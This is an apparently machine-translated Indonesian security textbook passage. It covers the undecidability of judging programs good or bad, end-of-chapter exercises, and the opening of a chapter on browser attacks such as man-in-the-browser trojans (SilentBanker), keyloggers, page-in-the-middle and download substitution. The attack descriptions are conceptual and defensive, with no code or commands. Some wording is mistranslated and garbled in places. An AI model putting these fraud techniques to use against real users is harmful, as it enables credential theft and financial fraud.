Program dapat mengirim manusia ke bulan, memulai kembali jantung yang gagal, dan mengalahkan mantan juara program televisi Jeopardy. Tentunya mereka dapat memisahkan program yang baik dari yang buruk, bukan? Sayangnya tidak.

Pertama, kita harus berhati-hati dengan apa yang kita maksud ketika kita mengatakan sebuah program itu bagus. (Kami menggunakan istilah sederhana baik dan buruk daripada istilah yang lebih bernuansa seperti aman, aman, atau nonmalicious.) Seperti

yang dijelaskan Kasus 3-11, setiap program memiliki efek samping: Program ini menggunakan memori, mengaktifkan perangkat keras mesin tertentu, membutuhkan waktu tertentu, belum lagi aktivitas tambahan seperti menyusun ulang daftar atau bahkan menampilkan output dalam format tertentu. warna. Kita mungkin melihat tetapi tidak memperhatikan beberapa di antaranya. Jika seorang desainer menentukan output yang akan disajikan dalam warna merah tertentu, kita dapat memeriksa bahwa program benar-benar melakukannya. Namun, dalam banyak kasus, warna keluaran tidak ditentukan, sehingga perancang atau penguji tidak dapat mengatakan suatu program tidak sesuai atau buruk jika keluaran muncul dalam warna merah, bukan hitam. Tetapi jika kita bahkan tidak dapat memutuskan apakah efek seperti itu dapat diterima atau tidak, bagaimana sebuah program dapat melakukannya? Dan efek tersembunyi (menghitung 0,379 mikrodetik, menggunakan register 2 tetapi tidak mendaftar) bahkan lebih buruk untuk dipikirkan tentang penilaian. Jadi, sekarang kita tidak bisa, dan mungkin tidak akan pernah bisa, mendefinisikan secara tepat apa yang kita maksud dengan baik atau buruk dengan cukup baik sehingga sebuah program komputer dapat dengan andal menilai apakah program lain itu baik atau buruk.

Bahkan jika kita dapat mendefinisikan "baik" dengan memuaskan, keterbatasan logika yang mendasar akan menghalangi kita. Meskipun jauh di luar cakupan buku ini, bidang decidability atau komputabilitas melihat apakah beberapa hal dapat diprogram, tidak hanya hari ini atau menggunakan bahasa dan mesin saat ini, tetapi selamanya. Inti dari komputabilitas adalah apa yang disebut masalah penghentian, yang menanyakan apakah program komputer menghentikan eksekusi atau berjalan selamanya. Kami pasti bisa menjawab pertanyaan itu untuk banyak program. Tetapi ahli matematika Inggris Alan Turing4 membuktikan pada tahun 1936 (terutama, jauh sebelum munculnya komputer modern) bahwa tidak mungkin menulis program untuk memecahkan masalah penghentian untuk program apa pun yang mungkin dan aliran input apa pun yang mungkin. Pemeriksa program kami yang baik akan jatuh ke dalam perangkap masalah penghentian: Jika kami dapat mengidentifikasi semua program yang baik, kami akan memecahkan masalah penghentian, yang terbukti tidak dapat dipecahkan. Dengan demikian, kita tidak akan pernah memiliki pemeriksa program yang baik dan komprehensif.

Hasil negatif ini tidak berarti kita tidak dapat memeriksa program tertentu untuk kebaikan. Faktanya, kita dapat melihat beberapa program dan mengatakan bahwa program tersebut buruk, dan kita bahkan dapat menulis kode untuk mendeteksi program yang memodifikasi lokasi memori yang dilindungi atau mengeksploitasi kerentanan keamanan yang diketahui. Jadi, ya, kami dapat mendeteksi beberapa program yang buruk, hanya saja tidak semuanya.

2.4 Kesimpulan

Dalam bab ini kita telah menyurvei program dan pemrograman: kesalahan yang dibuat oleh pemrogram dan kerentanan yang dieksploitasi oleh penyerang. Kegagalan ini dapat memiliki konsekuensi serius, seperti yang dilaporkan hampir setiap hari di berita. Namun, ada teknik untuk mengurangi kekurangan ini, seperti yang kami jelaskan di akhir bab ini.

Masalah-masalah yang diceritakan dalam bab ini merupakan dasar bagi sebagian besar bagian lain dari buku ini. Program mengimplementasikan browser web, aplikasi situs web, sistem operasi, teknologi jaringan, infrastruktur cloud, dan perangkat seluler. Buffer overflow dapat terjadi dalam program spreadsheet atau peralatan jaringan, meskipun efeknya lebih terlokalisasi dalam kasus pertama daripada yang terakhir.

Latihan dan Evaluasi

1. Misalkan Anda adalah seorang inspektur bea cukai. Anda bertanggung jawab untuk memeriksa koper untuk kompartemen rahasia di mana barang-barang besar seperti perhiasan mungkin disembunyikan. Jelaskan prosedur yang akan Anda ikuti untuk memeriksa kompartemen ini.
2. Atasan Anda memberi Anda mikroprosesor dan manual referensi teknisnya. Anda diminta untuk memeriksa fitur prosesor yang tidak berdokumen. Karena banyaknya kemungkinan, Anda tidak dapat menguji setiap kode operasi dengan setiap kombinasi operan. Garis besar strategi yang akan Anda gunakan untuk mengidentifikasi dan mengkarakterisasi operasi yang tidak dipublikasikan.
3. Atasan Anda memberi Anda program komputer dan manual referensi teknisnya. Anda diminta untuk memeriksa fitur program yang tidak berdokumen. Bagaimana kegiatan ini mirip dengan tugas latihan sebelumnya? Bagaimana perbedaannya? Mana yang lebih memungkinkan? Mengapa?
4. Sebuah program ditulis untuk menghitung jumlah bilangan bulat dari 1 sampai 10. Pemrogram, terlatih dengan baik dalam penggunaan kembali dan pemeliharaan, menulis program sehingga menghitung jumlah angka dari k ke n. Namun, tim spesialis keamanan meneliti kode tersebut. Tim menyatakan bahwa program ini dengan benar menyetel k ke 1 dan n ke 10; oleh karena itu, program disertifikasi sebagai dibatasi dengan benar karena selalu beroperasi tepat pada kisaran 1 hingga 10. Sebutkan berbagai cara agar program ini dapat disabotase sehingga selama eksekusi ia menghitung jumlah yang berbeda, seperti 3 hingga 20.
5. Salah satu cara untuk membatasi efek dari program yang tidak dipercaya adalah pengurungan: mengontrol proses apa yang memiliki akses ke program yang tidak dipercaya dan akses apa yang dimiliki program ke proses dan data lainnya. Jelaskan bagaimana kurungan akan diterapkan pada contoh program sebelumnya yang menghitung jumlah bilangan bulat 1 hingga 10.
6. Sebutkan tiga kontrol yang dapat diterapkan untuk mendeteksi atau mencegah kesalahan satu per satu.
7. Perbedaan antara saluran penyimpanan rahasia dan saluran waktu rahasia tidak jelas. Setiap saluran waktu dapat diubah menjadi saluran penyimpanan yang setara. Jelaskan bagaimana transformasi ini dapat dilakukan.

8. Buat daftar batasan jumlah informasi yang bocor per detik melalui saluran rahasia dalam sistem komputasi multiakses.
9. Sistem surat elektronik dapat digunakan untuk membocorkan informasi. Pertama, jelaskan bagaimana kebocoran bisa terjadi. Kemudian, mengidentifikasi kontrol yang dapat diterapkan untuk mendeteksi atau mencegah kebocoran.
10. Modularitas dapat memiliki efek negatif maupun positif. Sebuah program yang overmodularized melakukan operasinya dalam modul yang sangat kecil, sehingga pembaca mengalami kesulitan memperoleh perspektif keseluruhan tentang apa yang sistem coba lakukan. Artinya, meskipun mungkin mudah untuk menentukan apa yang dilakukan masing-masing modul dan apa yang dilakukan oleh kelompok-kelompok kecil modul, tidak mudah untuk memahami apa yang mereka lakukan secara keseluruhan sebagai suatu sistem. Sarankan pendekatan yang dapat digunakan selama pengembangan program untuk memberikan perspektif ini.
11. Anda diberikan sebuah program yang konon mengelola daftar item melalui kode hash. Program seharusnya mengembalikan lokasi item jika item ada atau mengembalikan lokasi di mana item harus dimasukkan jika item tidak ada dalam daftar. Mendampingi program adalah manual yang menjelaskan parameter seperti format item yang diharapkan dalam Tabel, ukuran Tabel, dan urutan panggilan tertentu. Anda hanya memiliki kode objek dari program ini, bukan kode sumber. Buat daftar kasus yang akan Anda terapkan untuk menguji kebenaran fungsi program.
12. Anda sedang menulis prosedur untuk menambahkan simpul ke daftar tertaut ganda. Sistem yang menjalankan prosedur ini dapat mengalami kegagalan perangkat keras secara berkala. Daftar program Anda adalah untuk mempertahankan sangat penting. Program Anda harus memastikan integritas daftar, bahkan jika mesin gagal di tengah menjalankan prosedur Anda. Berikan pernyataan individual yang akan Anda gunakan dalam prosedur Anda untuk memperbarui daftar. (Daftar Anda harus kurang dari selusin pernyataan.) Jelaskan efek dari kegagalan mesin setelah setiap instruksi. Jelaskan bagaimana Anda akan merevisi prosedur ini sehingga akan mengembalikan integritas daftar dasar setelah mesin kegagalan.
13. Jelaskan bagaimana informasi dalam log akses dapat digunakan untuk mengidentifikasi identitas sebenarnya dari penipu yang telah memperoleh akses tidak sah ke sistem komputasi. Jelaskan beberapa informasi berbeda dalam log yang dapat digabungkan untuk mengidentifikasi penipu.
14. Beberapa proposal telah dibuat untuk prosesor yang dapat mendekripsi data terenkripsi dan instruksi mesin dan kemudian mengeksekusi instruksi pada data. Prosesor kemudian akan mengenkripsi hasilnya. Bagaimana prosesor seperti itu berguna? Apa persyaratan desain untuk prosesor seperti itu?
15. Jelaskan dalam keadaan apa penetrasi-dan-patch merupakan strategi pemeliharaan program yang berguna.
16. Jelaskan situasi pemrograman di mana hak istimewa terkecil adalah strategi yang baik untuk meningkatkan keamanan.
17. Jelaskan mengapa keragaman genetik merupakan prinsip yang baik untuk perkembangan yang aman. Sebutkan contoh kurangnya keragaman yang berdampak negatif pada keamanan.
18. Jelaskan bagaimana pengujian keamanan berbeda dari pengujian fungsionalitas biasa. Apa kriteria untuk lulus tes keamanan yang berbeda dari kriteria fungsional?

19.

(a) Anda menerima pesan email yang mengaku berasal dari bank Anda. Ini meminta Anda untuk mengklik tautan untuk tujuan administratif yang terdengar masuk akal. Bagaimana Anda dapat memverifikasi bahwa pesan tersebut benar-benar berasal dari bank Anda?

(b) Sekarang mainkan peran sebagai penyerang. Bagaimana Anda bisa mencegat pesan yang dijelaskan di bagian (a) dan mengubahnya menjadi tujuan Anda sambil tetap membuat bank dan pelanggan menganggap pesan itu asli dan dapat dipercaya?

20. Desain terbuka tampaknya akan menguntungkan penyerang, karena tentu saja membuka implementasi dan mungkin juga desain untuk dipelajari penyerang. Membenarkan bahwa desain terbuka mengesampingkan keuntungan yang tampak ini dan benar-benar mengarah pada keamanan yang solid.

Web User : Serangan Browser

Bab 3

Bahasan Bab :

- Serangan terhadap browser
- Serangan terhadap dan dari situs web
- Serangan yang mencari data sensitif
- Serangan melalui email

Biasanya, klien adalah aplikasi komputer, seperti browser web, yang berjalan di komputer lokal User (pengguna), ponsel cerdas, atau perangkat lain, dan terhubung ke server jika diperlukan. Operasi dapat dilakukan di sisi klien karena memerlukan akses ke informasi atau fungsionalitas yang tersedia di klien tetapi tidak di server, karena User perlu mengamati operasi atau memberikan masukan, atau karena server tidak memiliki kekuatan pemrosesan untuk melakukan operasi secara tepat waktu untuk semua klien yang dilayaninya. Selain itu, jika operasi dapat dilakukan oleh klien, tanpa mengirim data melalui jaringan, operasi tersebut mungkin memakan waktu lebih sedikit, menggunakan lebih sedikit bandwidth, dan menimbulkan risiko keamanan yang lebih rendah.

Ketika server menyajikan data dengan cara yang biasa digunakan, misalnya menurut protokol standar seperti HTTP atau FTP, User mungkin memiliki pilihan dari sejumlah program klien (misalnya sebagian besar browser web modern dapat meminta dan menerima data menggunakan HTTP dan FTP). Dalam kasus aplikasi yang lebih khusus, pemrogram dapat menulis server, klien, dan protokol komunikasi mereka sendiri yang hanya dapat digunakan satu sama lain.

Program yang berjalan di komputer lokal User tanpa pernah mengirim atau menerima data melalui jaringan tidak dianggap sebagai klien, sehingga operasi program tersebut tidak akan disebut operasi sisi klien.

Dalam bab ini kita bergerak melampaui program umum dari bab sebelumnya ke kode yang lebih spesifik yang mendukung interaksi pengguna dengan Internet. Tentu saja, kode Internet memiliki semua potensi masalah program umum, dan Anda harus mengingat Malicious code , buffer overflows, dan pintu jebakan saat Anda membaca bab ini. Namun, dalam bab ini kita melihat lebih spesifik pada jenis ancaman keamanan dan kerentanan yang dimungkinkan oleh akses Internet. Fokus kami di sini adalah pada sisi pengguna atau klien: bahaya yang dapat terjadi pada pengguna individu yang berinteraksi dengan lokasi Internet. Kemudian, di Bab 6 kita melihat masalah jaringan keamanan sebagian besar di luar wilayah atau kendali pengguna, masalah seperti intersepsi komunikasi, serangan replay, dan penolakan layanan.

Bab ini mulai dengan melihat browser, perangkat lunak yang sebagian besar pengguna anggap sebagai pintu gerbang ke Internet. Seperti yang telah Anda ketahui, browser adalah perangkat lunak dengan peran yang relatif sederhana: menghubungkan ke alamat web tertentu, mengambil dan menampilkan konten dari alamat tersebut, dan mengirimkan data dari pengguna ke alamat tersebut. Masalah keamanan untuk browser muncul dari beberapa komplikasi pada deskripsi sederhana berkut ini :


- Peramban (*browser*) sering terhubung ke lebih dari satu alamat yang ditampilkan di bilah alamat peramban.
- Pengambilan data (*fetching data*) dapat memerlukan akses ke berbagai lokasi untuk mendapatkan Gambar, konten audio, dan konten terkait lainnya.
- Perangkat lunak browser dapat berbahaya atau dapat dirusak untuk memperoleh fungsionalitas berbahaya.
- Browser populer mendukung add-in, kode tambahan untuk menambahkan fitur baru ke browser, tetapi add-in ini sendiri dapat menyertakan kode yang merusak.
- Tampilan data (*data display*) melibatkan kumpulan perintah yang kaya yang mengontrol rendering, pemosisian, gerakan, pelapisan, dan bahkan tembus pandang.
- Browser dapat mengakses data apa pun di komputer pengguna (tunduk pada pembatasan kontrol akses); umumnya browser berjalan dengan hak yang sama dengan pengguna.
- Transfer data ke dan dari pengguna tidak terlihat, artinya terjadi tanpa sepengetahuan pengguna atau izin eksplisit.

Di komputer lokal Anda mungkin membatasi program spreadsheet sehingga hanya dapat mengakses file di direktori tertentu. Perangkat lunak pengedit foto dapat dijalankan secara offline untuk memastikan bahwa foto tidak dilepaskan ke luar. Pengguna bahkan dapat memeriksa biner atau konten teks dari file pengolah kata untuk setidaknya sebagian mengonfirmasi bahwa dokumen tidak berisi teks tertentu.

Browser menghubungkan pengguna ke jaringan luar, tetapi hanya sedikit pengguna yang dapat memantau data aktual yang dikirimkan.

Sayangnya, tidak satu pun dari batasan ini berlaku untuk browser. Sesuai sifatnya, browser berinteraksi dengan jaringan luar, dan untuk sebagian besar pengguna dan penggunaan, tidak mungkin untuk memantau tujuan atau konten dari interaksi jaringan tersebut. Banyak interaksi web dimulai di situs A tetapi kemudian terhubung secara otomatis ke situs B, C, dan D, seringkali tanpa sepengetahuan pengguna, apalagi izin. Lebih buruk lagi, begitu data tiba di situs A, pengguna tidak memiliki kendali atas apa yang dilakukan A.

Efek browser bersifat langsung dan sementara: menekan tombol atau mengklik tautan mengirimkan sinyal, dan jarang ada log lengkap untuk menunjukkan apa yang dikomunikasikan oleh browser. Singkatnya, browser adalah perangkat lunak standar dan langsung yang memaparkan pengguna pada ancaman keamanan yang jauh lebih besar daripada kebanyakan jenis perangkat lunak lainnya. Tidak mengherankan, menyerang browser populer dan efektif. Tidak hanya browser yang menjadi target populer, mereka juga menghadirkan banyak kerentanan untuk diserang, seperti yang ditunjukkan pada Gambar 3.1, yang menunjukkan jumlah kerentanan yang ditemukan di browser utama (Google Chrome, Mozilla Firefox, Microsoft Internet Explorer, Opera, dan Safari) , seperti dilansir Secunia.



Gambar 3.1 Jumlah Kerentanan yang Ditemukan di Browser

Dengan daftar kerentanan potensial yang melibatkan situs web dan browser ini, tidak heran serangan terhadap pengguna web terjadi dengan frekuensi yang mengkhawatirkan. Perhatikan juga, bahwa ketika vendor besar merilis patch ke kode, browser sering kali terlibat. Dalam bab ini kita melihat masalah keamanan untuk pengguna akhir, biasanya melibatkan browser atau situs web dan biasanya ditujukan secara jahat terhadap pengguna.

3.1 Serangan Peramban

Penyerang mengejar browser untuk mendapatkan informasi sensitif, seperti nomor akun atau kata sandi otentikasi; untuk memikat pengguna, misalnya, menggunakan iklan pop-up; atau untuk menginstal malware. Ada tiga vektor serangan terhadap browser:

- Cari sistem operasi sehingga akan menghalangi fungsi browser yang benar dan aman.
- Atasi browser atau salah satu komponen, add-on, atau plug-innya sehingga aktivitasnya berubah.
- Mencegat atau memodifikasi komunikasi ke atau dari browser.

Kami memulai bagian ini dengan melihat kerentanan browser dan cara untuk mencegah serangan tersebut.

3.1.1 Jenis Serangan Browser

Karena begitu banyak orang (beberapa dari mereka relatif naif atau mudah tertipu) menggunakannya, browser mengundang penyerang. Buku kertas adalah apa yang terlihat; tidak ada agen tersembunyi yang dapat mengubah teks pada halaman tergantung pada siapa yang membaca. Telepon, televisi, dan radio hampir sama: Sinyal dari titik pusat ke perangkat pengguna biasanya tidak rusak atau, jika diubah, perubahannya sering kali besar dan mudah dideteksi, seperti Gambar statis atau kabur. Dengan demikian, orang secara alami mengharapkan fidelitas yang sama dari browser, meskipun browser adalah perangkat yang dapat diprogram dan sinyal terkena modifikasi halus selama komunikasi.

Pada bagian ini kami menyajikan beberapa serangan yang melewati browser.

Man-in-the-Browser

Serangan man-in-the-browser adalah contoh Malicious code yang telah menginfeksi browser. Kode yang dimasukkan ke dalam browser dapat membaca, menyalin, dan mendistribusikan ulang apa pun yang dimasukkan pengguna ke dalam browser. Ancaman di sini adalah penyerang akan mencegat dan menggunakan kembali kredensial untuk mengakses akun keuangan dan data sensitif lainnya.


Man-in-the-browser: Trojan horse yang mencegat data yang melewati browser

Pada Januari 2008, peneliti keamanan yang dipimpin oleh Liam Omurchu dari Symantec mendeteksi Trojan horse baru, yang mereka sebut SilentBanker. Kode ini ditautkan ke browser korban sebagai objek tambahan atau pembantu browser; dalam beberapa versi itu terdaftar sebagai plug-in untuk menampilkan video. Sebagai objek pembantu, ia mengatur dirinya sendiri untuk mencegat panggilan browser

internal, termasuk untuk menerima data dari keyboard, mengirim data ke URL, membuat atau mengimpor kunci kriptografik, membaca file (termasuk menampilkan file itu di layar), atau terhubung ke situs; daftar ini mencakup hampir semua hal yang dilakukan browser.

SilentBanker memulai dengan daftar lebih dari 400 URL bank populer di seluruh dunia. Setiap kali melihat pengguna pergi ke salah satu situs tersebut, itu mengarahkan penekanan tombol pengguna melalui Trojan horse dan mencatat detail pelanggan yang diteruskan ke komputer jarak jauh (mungkin dikendalikan oleh pembuat kode).

Perbankan dan transaksi keuangan lainnya biasanya dilindungi saat transit oleh sesi terenkripsi, menggunakan protokol bernama SSL atau HTTPS (yang kami jelaskan di Bab 6), dan diidentifikasi dengan ikon kunci di layar browser. Protokol ini berarti bahwa komunikasi pengguna dienkripsi selama transit. Tetapi ingat bahwa kriptografi, meskipun kuat, hanya dapat melindungi apa yang dapat dikendalikannya. Karena SilentBanker tertanam di dalam browser, ia menyusup ke dalam proses komunikasi seperti yang ditunjukkan pada Gambar 3.2. Saat pengguna mengetik data, sistem operasi meneruskan karakter ke browser. Namun sebelum browser dapat mengenkripsi datanya untuk dikirimkan ke bank, SilentBanker turun tangan, bertindak sebagai bagian dari browser. Perhatikan bahwa kerentanan waktu ini tidak akan dapat dilawan oleh salah satu pendekatan keamanan lain yang digunakan bank, seperti Gambar yang hanya akan dikenali oleh pelanggan atau otentikasi dua faktor. Lebih jauh lagi, URL di bilah alamat terlihat dan asli, karena browser benar-benar memelihara koneksi dengan situs bank yang sah.




Gambar 3.2 SilentBanker Beroperasi di Tengah Browser

Enkripsi SSL diterapkan di browser; data rentan sebelum dienkripsi.

Seolah-olah mencegat detail seperti nama, nomor rekening, dan data otentikasi tidak cukup, SilentBanker juga mengubah efek tindakan pelanggan. Jadi, misalnya, jika pelanggan menginstruksikan bank untuk mentransfer uang ke rekening di bank A, SilentBanker mengubah permintaan itu untuk melakukan transfer ke rekeningnya sendiri di bank B, yang diterima oleh bank pelanggan seolah-olah itu berasal dari pelanggan. Ketika bank mengembalikan konfirmasinya, SilentBanker mengubah detailnya sebelum menampilkannya di layar. Dengan demikian, nasabah mengetahui tentang peralihan tersebut hanya setelah dana tidak muncul di bank A seperti yang diharapkan.

Varian SilentBanker mencegat data pengguna sensitif lainnya, menggunakan tampilan seperti detail yang ditunjukkan pada Gambar 3.3. Pengguna melihat banyak kotak permintaan data, dan yang ini terlihat asli. Permintaan nilai token mungkin dianggap aneh oleh sebagian pengguna, tetapi banyak pengguna akan melihat URL bank di bilah alamat dan dengan patuh memasukkan data pribadi.



Gambar 3.3 Data Tambahan yang Diperoleh Manusia di Browser

Seperti yang Anda lihat, serangan man-in-the-browser bisa sangat merusak karena mewakili pengguna yang sah dan diautentikasi. Trojan horse dapat menyelinap dengan rapi di antara pengguna dan situs web bank, sehingga semua konten bank tetap terlihat asli. SilentBanker memiliki dampak kecil pada pengguna, tetapi hanya karena ditemukan relatif cepat, dan pendeteksi virus mampu membasminya dengan segera. Namun demikian, potongan kode ini menunjukkan betapa kuatnya serangan semacam itu.

KeyLogger

Kami memperkenalkan pendekatan serangan lain yang mirip dengan seorang pria di browser. Keystroke logger (atau key logger) adalah perangkat keras atau perangkat lunak yang mencatat semua penekanan tombol yang dimasukkan. Logger menyimpan penekanan tombol ini untuk digunakan di masa mendatang oleh penyerang atau mengirimkannya ke penyerang melalui koneksi jaringan.

Keyloggers hacking adalah serangan yang dilakukan dengan cara memantau atau merekam secara diam-diam setiap keystroke yang diketik pada keyboard komputer. Keyloggers (keystroke logger) merupakan salah satu spyware berbahaya. Serangan tersebut dapat digunakan oleh para peretas untuk merekam tombol apa saja yang ditekan oleh user, mengetahui riwayat pencarian, melihat isi chat, secara berkala melakukan screen capture pada layar komputer Anda, dan lain-lain. Serangan ini tentu bisa menjadi ancaman yang serius untuk perusahaan karena peretas dapat mengakses informasi sensitif di perangkat komputer Anda.

Sebagai perangkat keras, keystroke logger adalah benda kecil yang dihubungkan ke port USB, menyerupai adaptor nirkabel plug-in atau stik memori flash. Tentu saja, untuk mengkompromikan komputer Anda harus memiliki akses fisik untuk menginstal (dan kemudian mengambil) perangkat tersebut. Anda juga perlu menyembunyikan perangkat sehingga pengguna tidak akan melihat logger (misalnya, memasangnya di bagian belakang mesin desktop). Dalam perangkat lunak, logger hanyalah sebuah program yang diinstal seperti Malicious code lainnya. Perangkat tersebut dapat menangkap kata sandi, identitas login, dan semua data lain yang diketik di keyboard. Meskipun tidak terbatas pada interaksi browser, keystroke logger pasti dapat merekam semua input keyboard ke browser.

Page-in-the-Middle

Serangan *page-in-the-middle* adalah jenis serangan browser lain di mana pengguna diarahkan ke halaman lain. Mirip dengan serangan man-in-the-browser, serangan halaman mungkin menunggu sampai pengguna pergi ke situs web tertentu dan menyajikan halaman fiktif untuk pengguna. Sebagai contoh, ketika pengguna mengklik "login" untuk membuka halaman login situs mana pun, serangan tersebut mungkin mengarahkan pengguna ke halaman penyerang, di mana penyerang juga dapat menangkap kredensial pengguna.

Perbedaan kecil yang diakui antara kedua serangan browser ini adalah bahwa tindakan man-in-the-browser adalah contoh browser yang terinfeksi yang mungkin tidak pernah mengubah situs yang dikunjungi oleh pengguna tetapi bekerja di belakang layar untuk menangkap informasi. Dalam aksi page-in-the-middle, penyerang mengarahkan pengguna, menyajikan halaman web yang berbeda untuk dilihat pengguna.

Program Download Substitution

Ditambah dengan serangan *page-in-the-middle* adalah *Download Substitution*. Dalam *Download Substitution*, penyerang menyajikan halaman dengan program yang diinginkan dan tampaknya tidak berbahaya bagi pengguna untuk mengunduh, misalnya, bilah alat peramban atau utilitas pengatur foto. Apa yang tidak diketahui pengguna adalah bahwa alih-alih atau di samping program yang dimaksud, penyerang mengunduh dan memasang Malicious code .

Seorang pengguna yang setuju untuk menginstal sebuah program tidak memiliki cara untuk mengetahui apa yang sebenarnya akan dilakukan oleh program tersebut.

Keuntungan bagi penyerang substitusi unduhan program adalah pengguna telah dikondisikan untuk waspada terhadap unduhan program, justru karena takut mengunduh Malicious code . Dalam serangan ini, pengguna mengetahui dan menyetujui unduhan, tanpa menyadari kode apa yang sebenarnya sedang diinstal. (Sekali lagi, pengguna jarang mengetahui apa yang sebenarnya diinstal setelah mereka mengklik [Ya].) Serangan ini juga mengalahkan kontrol akses pengguna yang

biasanya memblokir unduhan dan penginstalan perangkat lunak, karena pengguna dengan sengaja menerima perangkat lunak ini.


User-in-the-Middle

Bentuk serangan yang berbeda menempatkan manusia di antara dua proses otomatis sehingga tanpa disadari manusia membantu spammer mendaftar secara otomatis untuk mendapatkan akun email gratis.

Gambar 3.4 Contoh CAPTCHA

CAPTCHA adalah teka-teki yang seharusnya hanya dapat dipecahkan oleh manusia, sehingga aplikasi server dapat membedakan antara manusia yang membuat permintaan dan program otomatis yang menghasilkan permintaan yang sama berulang kali. Pikirkan situs web yang meminta suara untuk menentukan popularitas program televisi. Untuk menghindari tertipu oleh suara palsu dari skrip program otomatis, situs pemungutan suara terkadang memastikan interaksi dengan manusia yang aktif dengan menggunakan CAPTCHA (singkatan dari Tes Turing Publik Otomatis Sepenuhnya untuk Membedakan Komputer dan Manusia—kadang-kadang menemukan kata yang cocok dengan akronim yang cerdas adalah lebih sulit daripada mengerjakan proyek itu sendiri).

CAPTCHA adalah serangkaian angka dan huruf yang ditampilkan dalam bentuk bengkok dengan latar belakang berbintik, mungkin dengan garis-garis asing, seperti Gambar pada Gambar 3.4; pengguna harus mengenali string dan mengetiknya ke dalam kotak input. Distorsi dimaksudkan untuk mengalahkan perangkat lunak pengenalan karakter optik yang mungkin dapat mengekstraksi karakter. (Gambar 3.5 menunjukkan spoof lucu dari teka-teki CAPTCHA.) Garis tipis antara apa yang masih bisa ditafsirkan manusia dan apa yang terlalu terdistorsi untuk ditangani oleh pengenal pola, seperti yang dijelaskan di Kasus 3.1.



Gambar 3.5 CAPTCHA Spoof

Kasus 3.1

CAPTCHA? GOTCHA!

Kita telah melihat bagaimana CAPTCHA dirancang untuk memanfaatkan bagaimana manusia jauh lebih baik dalam pengenalan pola daripada komputer. Tetapi CAPTCHA juga memiliki kerentanan, dan mereka dapat dikalahkan dengan jenis teknik rekayasa keamanan yang kami sajikan dalam buku ini. Seperti yang telah kita lihat di setiap bab, penyerang yang cerdik mencari kerentanan untuk dieksploitasi dan kemudian merancang serangan untuk memanfaatkannya.

